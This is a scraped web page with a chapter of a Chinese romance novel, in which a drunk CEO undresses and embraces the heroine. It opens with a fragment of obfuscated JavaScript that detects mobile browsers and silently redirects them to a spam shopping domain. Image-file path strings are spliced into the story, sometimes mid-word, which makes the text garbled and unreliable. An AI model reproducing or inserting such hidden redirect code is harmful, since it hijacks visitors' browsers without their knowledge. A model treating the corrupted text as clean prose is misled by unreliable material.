0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17778682|208730||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    .未免也太清醒了吧,难不成这家伙刚刚和江泽喝酒的样子,都是装的?

    方梨心念电转间,眼前的祝言殊却动了。

    他双手毫无预兆地捏住衬衣最上端的第一颗纽扣,旁若无人地解起扣子来。

    不是...

    许是因为醉酒,他那双白皙修长的手带着几分不受控制的迟钝,但丝毫没有停止手上动作的意思。

    一颗,两颗,三颗。

    直到白色衬衣整个从祝言殊身上剥离,直到他紧绷的肩线整个露出,直到方梨看清他线条分明的锁骨和胸肌。

    不是!

    这家伙怎么开始脱起衣服来了!

    方梨心中警铃大作,下意识地再次向身后退去。

    祝言殊随手将脱下的衬衣放在台面上,在方梨震惊目光的注视下,祝言殊从洗手池边不知哪儿挤了点洗手液,认真地搓起衬衣上的酒渍来。

    还挺...顾家?

    没想到祝言殊这么大的总裁,竟然会在洗手间里自己搓衣服。

    这说出去谁信呐?

    三分钟后,祝言殊放下了手中的衣物,偏过头望向方梨。

    咯噔。方梨心头一跳,她有一种十分不好的预感。

    祝言殊一步一步向里走去,空荡荡的洗手间里,回响着他皮鞋和地板碰撞的哒哒声。

    不是,这家伙又要干什么?

    方梨一步一步,向后退去,她现在的心跳得很快,几乎要从喉咙间跳出。

    明明祝言殊什么也没有做,方梨却感受到了满满的压迫感。

    “方梨,你躲什么?”

    祝言殊停住前行的脚步,在距离方梨还有三步的地方站定,歪了下头,不解地望着方梨。

    话语里,似乎带着几分微微的怒气?

    刚刚还好好的,这也没人惹他啊!

    “啪嗒——”

    方梨的后背结结实实地撞上了身后的墙壁,刺骨的凉意爬上皮肤。

    她已经没有退路了,背后瓷砖的凉意让此刻的方梨冷静了下来,她大脑飞速运转,可得稳住这家伙,抢在祝言殊发难之前解释道:

    “我这是...非礼勿视。”

    方梨将头偏向一边,不敢去看半裸着上身,且胸肌上沾满酒液的祝言殊。

    太诱惑了!

    大黄丫头做梦都不敢这样梦!

    此时的祝言殊距离方梨很近,他们之间仅剩不到两米的安全距离。

    近到方梨甚至能闻到祝言殊身上散发的古龙水混杂的酒香。

    近到方梨甚至能看清祝言殊迷离失焦的眼睛。

    近到方梨能清晰地听到祝言殊粗重的呼吸。

    洗手间的水晶吊灯折射的光从祝言殊身后而来,将祝言殊的身形印在了墙壁上,巨大的阴影将方梨的身体整个笼罩在内。

    祝言殊居高临下地望着她,眼神复杂。

    那是一种方梨从未在祝言殊眼睛里看到过的情绪,害怕、忧伤,还有祈求?

    他的眼神没有焦点,直到这一刻,方梨才敢真正确定,祝言殊确实醉了。

    祝言殊又动了。

    他酿跄着步伐向方梨走来,仅两米不到的距离,他却走了很久。

    方梨只觉得自己的双腿现在如同灌了铅般沉重,她想逃,却怎么也迈不开腿。

    突然,她的手被一只大手握住、拉扯!

    下一秒,身体不受控制地向前扑去。

    “祝言殊你!”方梨惊叫出声。

    还等她如何言语,她就已经和祝言殊的胸肌撞了个满怀,身后男人的双臂收紧,死死地环在她的腰上,仿佛要将她生生揉进他的身体里,仿佛只要稍一松手,眼前的女孩就会立刻消失一般。

    祝言殊顺势将头深深地埋在她的颈窝处,低哑的声音不住地呢喃,滚烫的呼吸喷洒在她微凉的皮肤上。

    “方梨,我好想你。”

    方梨怔愣在原地,悬在半空的双手不知所措。

    祝言殊说,他很想我?

    什么情况这是?

    “阿梨...阿梨...”怀中的男人轻声唤着她的名字。

    腰上的力道一松,祝言殊的一只手从她背后回至身前,又向自己的身后探去,似乎在寻找着什么。

    突然,方梨悬空的右手被祝言殊紧握住,微凉的指尖划过男人灼热的皮肤,一路向下。

    最后被祝言殊的大手牵引着,落在坚实的腹肌上。

    这是...在求摸肚皮?醉酒的祝言殊怎么跟个小狗一样?

    方梨想抽回右手,虽然她自认不是什么正人君子,但也不能趁人之危!

    但她的手却被祝言殊紧紧攥住,按在坚实的腹肌上。

    祝言殊啊祝言殊,天地可鉴,这可是你先动的手!

    方梨轻叹一声,悬在半空的左手抚上了祝言殊凌乱的后脑勺,轻轻揉了揉,如同抚摸小狗头一般。

    右手自然是毫不客气地品鉴着祝言殊的腹肌。

    常言道,有便宜不占王八蛋!

    并且,已经给过祝言殊这家伙反悔的机会了!